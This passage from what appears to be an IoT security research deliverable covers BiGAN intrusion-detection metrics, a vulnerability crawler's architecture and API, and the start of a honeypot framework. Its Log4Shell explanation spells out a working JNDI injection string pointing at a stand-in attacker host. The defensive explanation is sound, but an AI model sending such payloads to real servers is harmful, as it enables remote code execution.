

Figure 20: BiGAN flowchart of testing phase

At test time, an anomaly score is calculated for each test sample. By comparing this score to a threshold, samples can be identified as normal or attacks. Specifically, a test sample x_{test}^{real} is given to Encoder to derive a latent space value $E(x_{test}^{real})$. Afterwards, this value is fed to the Generator which obtains a synthetic sample x_{test}^{fake}. A Reconstruction Loss (L_R) is computed as the difference between x_{test} and x_{test}^{fake}, while the Discriminator Loss (L_D) is calculated taking as input the real data $[x_{test}^{real}, E(x_{test}^{real})]$. The flowchart of the testing phase is illustrated at Figure 20. The anomaly score is derived based on the equation (6). A weight parameter a is used to penalize the Reconstruction Loss (L_R) and the Discriminator Loss (L_D) respectively.

$$A(x) = (1 - a) * L_R(x) + a * L_D(x) \tag{6}$$

In the case that a network log indicates low anomaly score, then this log can be characterized as normal network traffic. On the other hand, when the anomaly score is high, then the corresponding network log can be identified as attack, i.e. abnormality. To classify the samples to attacks or not, an anomaly score threshold is needed. In the Figure 21, the histograms of anomaly scores for normal and network attacks are visualized for the test set. Observing those plots results that the threshold can be equal to 6.



Figure 21: Plots of anomaly score histogram for normal (left) and attacks (right) network logs

6.2.3.1 Performance Metrics

After the end of training phase, the final model is evaluated on test dataset. For the evaluation of model performance, some metrics are used as indicators. Specifically, the trained model is used to predict the class of each sample of the test dataset. Afterwards, the prediction is compared with the true label of each instance. The most common metrics for the evaluation of classifiers are the confusion matrix, precision, recall, F1 score, classification accuracy, but also there are many graphs like ROC curve (Receiver Operating Characteristic curve), AUC curve (Area under the ROC Curve) with ROC-AUC score and Precision-Recall Curves.

Confusion Matrix

This metric is one of the most intuitive ways to find the correctness and accuracy of the model. Specifically, this matrix contains the number of correct and incorrect predictions for each class, showing where the model is confused when it makes predictions.

A confusion matrix for a binary classification problem of two classes (Positive, Negative) is illustrated at Table 6 and it shows the four different outcomes. The true values form the rows, while the predicted values form the columns. The four different outcomes are occurred from the intersection of the rows and columns. The correct predictions are in the diagonal of the table. For instance, if the predicted label of an object is Negative, while its true label is Positive, then this is a False Negative.

Table 6: Confusion matrix outcomes of binary classification

True / Predicted values	Positive	Negative
Positive	True Positive	False Negative
Negative	False Positive	True Negative

Precision

Precision is the ratio of correct predictions to the total predicted positive observations, as shown in equation (7). This metric indicates how precise is the model and it can be considered as a measure for the exactness of model, while a low percentage of precision shows many False Positive predictions.

$$Precision = \frac{TP}{TP + FP} \tag{7}$$

Recall

Recall is the ratio of correct predictions of each class to the total number of predictions for that class, as it is demonstrated in equation (8). This metric can be considered as a measure for the completeness of model, while a low percentage of recall shows many False Negative predictions.

$$Recall = \frac{TP}{TP + FN} \tag{8}$$

F1 score

This metric is a single score which combines Precision and Recall, as shown in equation (9). Practically, this score computes the trade-off between precision and recall. The best model should maximize the F1 score.

$$F1 = 2\,x\,\frac{Precision\ x\ Recall}{Precision + \ Recall} \tag{9}$$

Classification accuracy

Like F1 score, the classification accuracy is used to measure the total number of data instances that are correctly classified based on all the predictions made by the model.

$$Acc = \frac{TP + TN}{TP + TN + FP + FN} \tag{10}$$

6.2.4 Results

After the training of the BiGAN network, the performance of trained model is evaluated based on the previously described performance metrics. The result of the evaluation is depicted on Table 7. Specifically, the accuracy for the BiGAN model is more than 85 % with very competitive rates for both precision and recall.

Table 7: Performance of BiGAN model

Performance Metric	Accuracy	Precision	Recall	F1 Score
Value	85.53 %	84.85 %	80.88 %	82.82 %

A more detailed analysis of the achieved performance can be conducted based on the confusion matrix, as it is shown in Figure 22. Among the total 22,542 records of the dataset, the algorithm is able to correctly classify the 19,280 records, while around to 3000 records (i.e. 14% of the total records) are misclassified.



Figure 22: Confusion matrix of BiGAN model

7 IoT-NGIN Vulnerability Crawler

The management of vulnerabilities is a proactive rather than a reactive task, since there are no explicit hints of their existence thus making the search for their discovery a continuous hunt; instead, active and targeted vulnerability scanning should be pursued in order to identify and classify the existing vulnerabilities of a system. However, in a dynamic environment such as an IoT network of devices and services dispersed in the cloud, fog, near and far edge continuum, vulnerability management faces multiple additional challenges, including the uncertainty about the number or characteristics of the existing devices, the type of exposed services, etc. IoT-NGIN aims to deal with these challenges by designing and implementing a dynamic *Vulnerability Crawler* able to scan the IoT-NGIN-supported IoT devices and services for potential vulnerabilities.

7.1 Description

The **IoT Vulnerability Crawler (IVC)** is a structure constructed by multiple components and its purpose is to offer proactive security measures in an IoT-device network by scanning each device for potential vulnerabilities. IVC offers three different modes of vulnerability scanning executions:

- On demand,
- On first appearance,
- On a time-scheduled basis.

These three cases cover the basis of a wide range of possible scenarios in which devices in an IoT network should be scanned. Furthermore, IVC is expandable as the vulnerability scan counterparts are designed as plugins, which means that they can be added or removed from IVC, thus adding or removing functionalities, without modifying its overall structure.

7.2 Technical Design

The aim of the vulnerability crawler is to scan devices and services in order to identify potential vulnerable services executed in some device. To address the highly dynamic nature of IoT networks where variability refers both to the type of services and to the number of devices and services that need to be supported, a dynamic, modular architecture has been chosen, as presented in D5.1 "Enhancing IoT Cybersecurity" [1] and also depicted in Figure 23.



Figure 23: High-level architecture of the vulnerability crawler.

From the high-level architecture diagram, it is evident that IVC follows a cloud native, microservices-oriented architecture, which supports scalability and high-availability of the component. Moreover, the architecture indicates the expandability of IVC features via its plugin-based design for potential scanning executors.

7.2.1 Description of subcomponents

In the following, the functionalities of each of the components that constitute the IoT Vulnerability Crawler, the way that they interact to each other and the information flow during the Vulnerability Crawler operation in an IoT network are thoroughly described. Each component and step in the operation process is annotated in Figure 23 with a circled number, which will be referenced in the relevant segments.

Device Manager

This is the Device Manager of an IoT device. Its purpose is to receive notifications from the IoT Device Indexing (IDI) component of IoT-NGIN whenever an update has occurred for a device it has subscribed to, then forward the appropriate information to the Scanning Controller in order to begin an ArgoCD Workflow for scanning that device.

Device Manager Subscription

The purpose of this project is to create a subscription in IoT-NGIN Device Indexing (IDI) for the Device Manager, so that it will receive notifications for all available devices. The subscription needs to only be added once. Afterwards, the Device Manager will receive a notification every time a device is created or updated.

Plugin Manager

The Plugin Manager takes a device's IP address and a list of plugins as input from the Scanning Controller. Then, it accesses the plugins through the Plugin Repository in order to execute them. The Plugin Manager also controls the execution of the vulnerability scanning plugins against the aforementioned IP address and returns the scanners' results to the Scanning Results Registry. The results include the exact CWE_id (Common Weakness Enumeration) [67] of each CVE (Common Vulnerabilities and Exposures) in order for the vulnerabilities to be easily recognized and dealt with. CVE provides a list of common identifiers for publicly known cybersecurity vulnerabilities. The CWE_id is an ID in a community-developed list of software and hardware weakness types, based in part on the CVE list, that serves as baseline for weakness identification, mitigation and prevention efforts.

Plugin Registry

The purpose of the Plugin Registry is to allow the Plugin Manager to access the plugins via the execution of simple CREATE. READ. UPDATE. DELETE (CRUD) operations. A simple FLASK app is implemented to create the endpoints and a POSTGRES database is used to store and retrieve the plugins.

Plugin Registry Client

The Plugin Registry Client provides appropriate functions, in order to interact with the Plugin Registry.

Scanning Controller

The Scanning Controller is responsible for starting scanning jobs. It takes the ID and the IP of the device that will be scanned as input from the Device Manager and create the scanning job in order for the Plugin Manager to execute the scans. For this purpose, it uses Argo Workflows [68] for orchestrating the jobs on Kubernetes. Couler package [69] is used as interface for managing the workflows.

Scanning Results Registry

The purpose of the Scanning Reports Registry is to hold the scanning reports produced and sent from the Plugin Manager. A simple FLASK app is implemented to create the endpoints and a MongoDB database is used to store and retrieve the reports.

Whenever a new device gets admitted in the IoT-NGIN platform (e.g. registered and indexed in IoT-NGIN under the framework of the device indexing service documented in deliverable D4.2 [70]), it publishes the device details to a publish subscribe broker (FIWARE IoT-NGIN Device Indexing, see D4.2 [71] and [70] for details) and gets communicated to the **Device Manager**, acting as a subscriber to the aforementioned broker. The device details contain information on the device details as per the FIWARE IoT Agent API [72] including its IP address and its ID. The Device Manager receives incoming subscription notifications from the FIWARE IoT-NGIN Device Indexing (step ① in Figure 23). This information gets stored into the internal DB of the Device Manager and gets transferred to the **Scanning Controller**, so that a new scan pipeline may be scheduled (steps ② and ③ in Figure 23).

The **Scanning Scheduler**, in turn, checks whether this device is known and whether it has been recently scanned. If the device is not known or if it is known but has not been scanned recently, it schedules a vulnerability scan against it. Otherwise, a scan gets scheduled for a (configurable) future timeslot. In any case when it is time to perform a scan against a device (or service), the scanning scheduler forwards the target device to the **Scanning Controller**. The latter communicates with the **Plugin Manager** by giving it the device's IP address, a list of vulnerability scanning plugins and ID in order for the scanning to begin. Then, the Plugin Manager will access the **Plugin Registry,** which stores information for each of the vulnerability scanning plugins, in order for them to be used. Then a scanning job is created by the ArgoCD and the scanning of the aforementioned device proceeds (step 4 in Figure 23).

After the scans have concluded, the Plugin Manager will configure the results and form a report and forward it to the next part of the pipeline (step 5 in Figure 23), that will consist of the *type* of the vulnerabilities, a brief *description*, the *date* of reporting and the *device ID* that it is linked to. Then it will upload it into the *Scanning Report Registry*, in which the results of each scan of each device are held. Furthermore, the Scanning Reports Registry holds a list of the number of all the vulnerabilities observed over all the active devices, upon scanning completion, the *vulnerabilities* attribute of the device in IDI will be updated in order to store the vulnerabilities that have been discovered in that particular device. The relevant results of the vulnerability scanning will be used as filters to public vulnerability databases, in order to understand whether the running services are known to be vulnerable and, if yes, what are the details of the relevant vulnerabilities (e.g., severity level). When the scanning and the vulnerability lookup both get completed, the results are sent back to the Scanning Controller.

The adopted design allows IoT-NGIN to scale and exploit at the maximum extend the available computational resources at edge level, effectively basing its operation on numerous, independent, short-lived scanning tasks. In any case, multiple vulnerability screening processes against multiple devices should be able to be executed, at any given moment.

7.2.2 Description of plugins

In order for IVC to be modular, we decided to implement the vulnerability scanners as plugins. A Plugin is a software component that adds a specific feature and enhances the capabilities of an existing software system, which means that its absence from the software system does not interfere with the system's function. This particular design decision gives the Vulnerability Crawler the ability to be expandable by the development and addition of scanning plugins in the future.

In the following, the capabilities of the vulnerability scanning plugins that we have integrated into IVC are explained in more detail. These particular ones have been selected from a wide list of open-source vulnerability scanners due to their wide variety of functionalities.

The OWASP Zed Attack Proxy (ZAP) [73]

This a general-purpose vulnerability scanning plugin as it contains multiple different scans such as SSH, HTTP etc. It is one of the world's most popular free security tools and is actively maintained by a dedicated international team of volunteers.

The OWASP Zed Attack Proxy contains more than 150 different passive and active scanning options each of which a different vulnerability [74]. They cover a wide range of possible hostile attacks and dangers threatening HTTP connections. The previous reference lead to a detailed list of the exact scans that the OWASP Zed Attack Proxy can run. Every one of the detectable vulnerabilities is connected to a single well-documented CWE ID, which were previously mentioned in section 7.2.1. That indicates that all the vulnerabilities that OWASP Zed Attack Proxy can discover have been previously found, researched and experimented with from other users and companies in order for them to be widely known.

log4j_scan [75]

Log4Shell is vulnerability first reported on December 9, 2021 and is correlated with the Apache log4j API [76]. The vulnerable software is a Java component which is nearly ubiquitous in Java applications, and it's used for logging application activity. For example, when you visit a website, place an order, or open a support request, any of these actions might result in an application server recording a log of your activity.

Log messages are usually short snippets of text. If you attempt to log in to a website with an incorrect password, the server might log a message saying "User jsmith login failed." The trouble starts when the user enters something more complicated than "jsmith" as their username.

When a user attempts to log in to your website with the username "${jndi:ldap://some.evil.site/attack}." The web server dutifully records a message in the activity log: "User ${jndi:ldap://some.evil.site/attack} login failed." This is handled by Log4j on the server and should result in a simple message written to a log file.

But instead, Log4j recognizes this as a request for an external lookup. Log4j helpfully makes a request to some.evil.site, hoping to retrieve some data and substitute the results into the log message. But instead, the specially prepared server at some.evil.site returns a set of commands which Log4j executes. By simply using a special username on the website form, the attacker now has the ability to run arbitrary commands inside the web server [77]

A log4j_scanis a vulnerability scanner that scans for 2 specific vulnerabilities related to the following CVEs and detects the Log4Shell vulnerability:

CVE-2021-44228: Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) Java Naming and Directory Interface (JNDI) features used in configuration, log messages, and parameters do not protect against attacker controlled Lightweight Directory Access Protocol (LDAP) [78] and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled.

CVE-2021-45046: It was found that the fix to address CVE-2021-44228 in Apache Log4j 2.15.0 was incomplete in certain non-default configurations. This could allow attackers with control over Thread Context Map input data when the logging configuration uses a non-default Pattern Layout with either a Context Lookup (for example, $${ctx:loginId}) or a Thread Context Map pattern (%X, %mdc, or %MDC) to craft malicious input data using a JNDI Lookup pattern resulting in an information leak and remote code execution in some environments and local code execution in all environments.

7.2.3 Interfaces

Table 8: Interfaces of the IoT Vulnerability Crawler.

IoT Vulnerability Crawler		
Description	IVC offers proactive security measures in an IoT-device network by scanning each device for potential vulnerabilities.	
Provided Interfaces	**Get active vulnerabilities**	
	Description	Get the number of vulnerabilities for active devices
	End-point URL	/active_vulnerabilities
	Protocol used	HTTP
	Methods	GET
	Message	[{ "_id": “urn:ngsi-ld:Device:8", "vulnerabilities": ["10029", "10003", "502", "400", "10021", "10038", "10048", "10096", "10031", "10109", "10010", "10054", "10027"]
	Get all active vulnerabilities	

	Description	Get all the status code and number of vulnerabilities observed over all active devices
	End-point URL	*/total_active_vulnerabilities*
	Protocol used	HTTP
	Methods	GET

	Message	[
		{
		"_id": "400",
		"count": 1
		}
		]

	Total Vulnerabilities	
	Description	Get the number of vulnerabilities for all devices
	End-point URL	/total_vulnerabilities
	Protocol used	HTTP
	Methods	GET
	Message	[{ "_id": "400", "count": 1 },]
	Total Vulnerabilities for a Device	
	Description	Get the number of vulnerabilities for a particular device
	End-point URL	/total_vulnerabilities/<entity_id>
	Protocol used	HTTP
	Methods	GET
	Message	[{ "_id": "400", "count": 1 },

		]
	Get Scan Reports	
	Description	Retrieve the reports for all the devices
	End-point URL	/get_scan_reports
	Protocol used	HTTP
	Methods	GET

	Message	[
		{
		"scan_results": [
		"10096": {
		"name": "zaproxy",
		"alert": "Timestamp Disclosure- Unix",
		"confidence": "1",
		"riskdesc": "Low (Low)",
		"desc": "<p>A timestamp was disclosed by the application/web server - Unix</p>",
		"reference": "<p>http://projects.webappsec.org/w/page/13246936/Information%20Leakage</p>",
		"datetime": "2022-05-26T10:05:30.761684Z"
		}
		],
		"ID": "urn:ngsi-ld:Device:8"
		}
		]

	Get Scan Reports for a Device	
	Description	Retrieve all the reports of a particular device
	End-point URL	/get_scan_reports/<entity_id>
	Protocol used	HTTP
	Methods	GET

	Message	[{ "scan_results": ["10096": { "name": "zaproxy", "alert": "Timestamp Disclosure- Unix", "confidence": "1", "riskdesc": "Low (Low)", "desc": "<p>A timestamp was disclosed by the application/web server - Unix</p>", "reference": "<p>http://projects.webappsec.org/w/page/13246936/Information%20Leakage</p>", "datetime": "2022-05-26T10:05:30.761684Z" }], "ID": "urn:ngsi-ld:Device:8" }]
	Scan Report	
	Description	Send scan report to store in MongoDB
	End-point URL	/scan_report
	Protocol used	HTTP
	Methods	POST
	Message	[{ "scan_results": ["10096": {

		"name": "zaproxy", "alert": "Timestamp Disclosure- Unix", "confidence": "1", "riskdesc": "Low (Low)", "desc": "<p>A timestamp was disclosed by the application/web server - Unix</p>", "reference": "<p>http://projects.webappsec.org/w/page/13246936/Information%20Leakage</p>", "datetime": "2022-05-26T10:05:30.761684Z" }], "ID": "urn:ngsi-ld:Device:8" }]
	Delete Scan Reports	
	Description	Delete all scanning reports from MongoDB
	End-point URL	/delete_scan_reports
	Protocol used	HTTP
	Methods	DELETE
	Message	{"message": "All records were deleted successfully!"}
Required Interfaces	No specific interfaces are required.	

7.3 Installation guidelines

The following technologies are a prerequisite to successfully complete the installation of the Honeypot Framework:

- Docker [79]
- Kubernetes [80]

Every repository can be cloned and installed with the following command:

```
$ git clone [REPO_URL]
$ cd [PROJECT_DIR]
$ kubectl apply -f config/k8s/combo.yml
```

7.3.1 Plugin Manager

In order for the Plugin Manager to work properly, an .env file is needed at the base directory that will contain the following environmental variables listed in Table 9.

Table 9: Environmental variables for Plugin Manager configuration.

Environmental Variable	Role	Example
PLUGIN_REGISTRY_URL	The URL of the plugin registry which contains the plugins' info	https://127.0.0.1
SCAN_RESULTS_REGISTRY	The URL of the scan_results registry, which stores the results of each plugin scan	https://127.0.0.1
ID	The ID of the device that will be scanned	urn:ngsi-ld:Device:1
DEVICE_IP	The IP address of the device as a URL	https://127.0.0.1

In order to install all necessary dependencies for the Plugin Manger to run, following command should be executed:

```
$ pipenv install
```

In order for the Plugin Manager to run, the following command should be executed:

```
$ pipenv run python3 main.py -p list_of_plugins
```

7.3.2 Plugin Registry

In order for the Plugin Registry to run the following command should be executed:

```
$ kubectl apply -f config/k8s/combo.yml
```

7.3.3 Device Manager

To deploy the Device Manager, the following command should be executed:

```
$ kubectl apply -f config/k8s/combo.yml
```

7.3.4 Scanning Reports Registry

In order to run the Scanning Reports Registry, the following command should be executed:

```
$ kubectl apply -f config/k8s/combo.yml
```

7.3.5 Scanning Controller

First of all, the Argo Workflows needs to be installed in order for it to orchestrate the jobs in Kubernetes. The Couler package is used as interface for managing workflows. The latest source code that corresponds to the Scanning Controller module resides within IoT-NGIN GitLab repository[7].

In *pipeline/pipeline.py*, *execute_plugin()* requires the image it will run and the ID and IP of the device it will scan. Those values are obtained from the input posted at the */scan* endpoint.

Provided Interfaces	Create job	
	Description	Create a scanning job
	End-point URL	/scan
	Protocol used	HTTP
	Methods	GET
	Message	{ "id": "urn:ngsi-ld:Device:36", "ip": "127.0.0.1", "plugins": [{ "name": "plugin", "image": "iotngin/vuln_crawler_plugin_runner:v0.1.0" }] }
	Delete job	
	Description	Delete a scanning job
	End-point URL	/scan
	Protocol used	HTTP
	Methods	DELETE
	Message	{ "name": "api-123", }

[7] https://gitlab.com/h2020-iot-ngin/enhancing_iot_cybersecurity_and_data_privacy/vulnerability-crawler/scanning-controller/-/blob/master/config/k8s/argo-workflows/README.md

The ID and IP values are set as environmental variables, for the image to utilize them appropriately, with the *env* parameter of the *couler.run_container()* command.

Additionally, there are a few environmental variables that can be configured in the *config/k8s/deployment.yaml*. A description can be found in Table 10.

Table 10: Environmental variables for Scanning Controller configuration.

Environmental Variable	Role
DEBUG	Decide to run controller in debug mode
NAMESPACE	The namespace the Argo Workflows is deployed to
PORT	The port the Scanning Controller is running on
ARGO_HOST	The URL of the Argo Workflows server [81]
REGISTRY_URL	The URL of the plugin registry

The Controller can be deployed by running the following commands:

```
$ kubectl apply -f config/k8s/service.yaml
$ kubectl apply -f config/k8s/deployment.yaml
```

8 IoT-NGIN MTD Honeypot Framework

8.1 Description

The IoT-NGIN Moving Target Defense (MTD) Honeypot Framework aims to provide a method to protect all vulnerable devices found in a network from possible security breaches and attacks. To do so, the fundamental basis of the framework is the usage of honeypots.

The honeypots solution is widely utilized in both the industry and the literature. Honeypots give the impression that the system sustains exploitable vulnerable spots. By doing so, any possible real vulnerabilities remain hidden from malicious actors and the activity of the attackers who have connected to a honeypot can be tracked and used to further study on possible attack patterns. Taking these capabilities into consideration, honeypots have been deemed as an adequate security measure against possible threats.

However, due to a honeypot's relatively static nature (e.g. network settings, limited system functionality), it can be easily uncovered and rendered ineffective. Therefore, a common method described in the literature to create a more complex environment is the MTD solution. MTD aims to create a constantly changing attack surface and establish a level of uncertainty for malicious users.

There are multiple MTD techniques that have been broadly studied, especially IP randomization and Software Defined Networks (SDNs). After looking into both methods, the best approach for the IoT-NGIN MTD Honeypot Framework has been decided to be IP randomization. Effectively, the IPs of the honeypots will randomly change at periodic intervals and as a result the attacker will become unable to easily map them.

Therefore, the proposed solution for protecting devices from cybersecurity threats involves the usage of different honeypots that correspond to the identified vulnerabilities, along with the IP randomization MTD technique to enhance the complexity of the framework.

8.2 Technical design

A brief overview on the technical design of the MTD Honeypot Framework is available at Figure 24.

The basic components of the framework are:

- The Honeypot Manager
- The Honeypot Registry
- The Honeypot Deployer (ArgoWorkflows CD)
- The deployed honeypots and their volumes to hold their logs
- The Honeypot Logs Collector


Honeypot Manager
Honeypot Registry
ArgoCD – Honeypot Deployer
H_1
H_2
H_3
V_1
V_2
V_3
H_i: A deployed honeypot (i = 1, 2, ..., n)
V_i : The volume where a honeypot stores its logs (i = 1, 2, ..., n)
Honeypot Logs Collector
MongoDB

Figure 24: Overview of MTD Honeypot Framework.

Honeypot Manager

The Honeypot Manager is responsible for periodically checking for vulnerabilities identified by the Vulnerability Crawler, for devices described as 'active' (they are still operating). If there are any, the Manager, then, prepares a list with the details of the necessary honeypots, which is then delivers to the Honeypot Deployer.

The Honeypot Manager informs about the type of the honeypot, the number of replicas required and whether it needs to be created anew or if it already exists and needs its numbers configured. About the number of replicas required for a particular honeypot, the Manager decides on the number by taking into consideration the total number of vulnerabilities detected for the corresponding honeypot.

Honeypot Registry

The Honeypot Registry is responsible for holding all the necessary information for the available honeypots, like the vulnerabilities it can be used against. The Honeypot Manager checks what availability exists for the identified threads and prepares the necessary information for the Honeypot Deployer.

Honeypot Deployer

The Honeypot Deployer is implemented with the use of the ArgoWorkflows CD framework. As mentioned previously, the Deployer is informed about the specifications of the honeypots that need to be deployed. One of the specifications is whether the honeypot is already deployed or if its numbers need to be configured. In the first scenario, the Honeypot Deployer deploys a workflow that creates the honeypot anew. In the second one, the Deployer starts a workflow that scales the number of replicas of the honeypot.

Honeypots

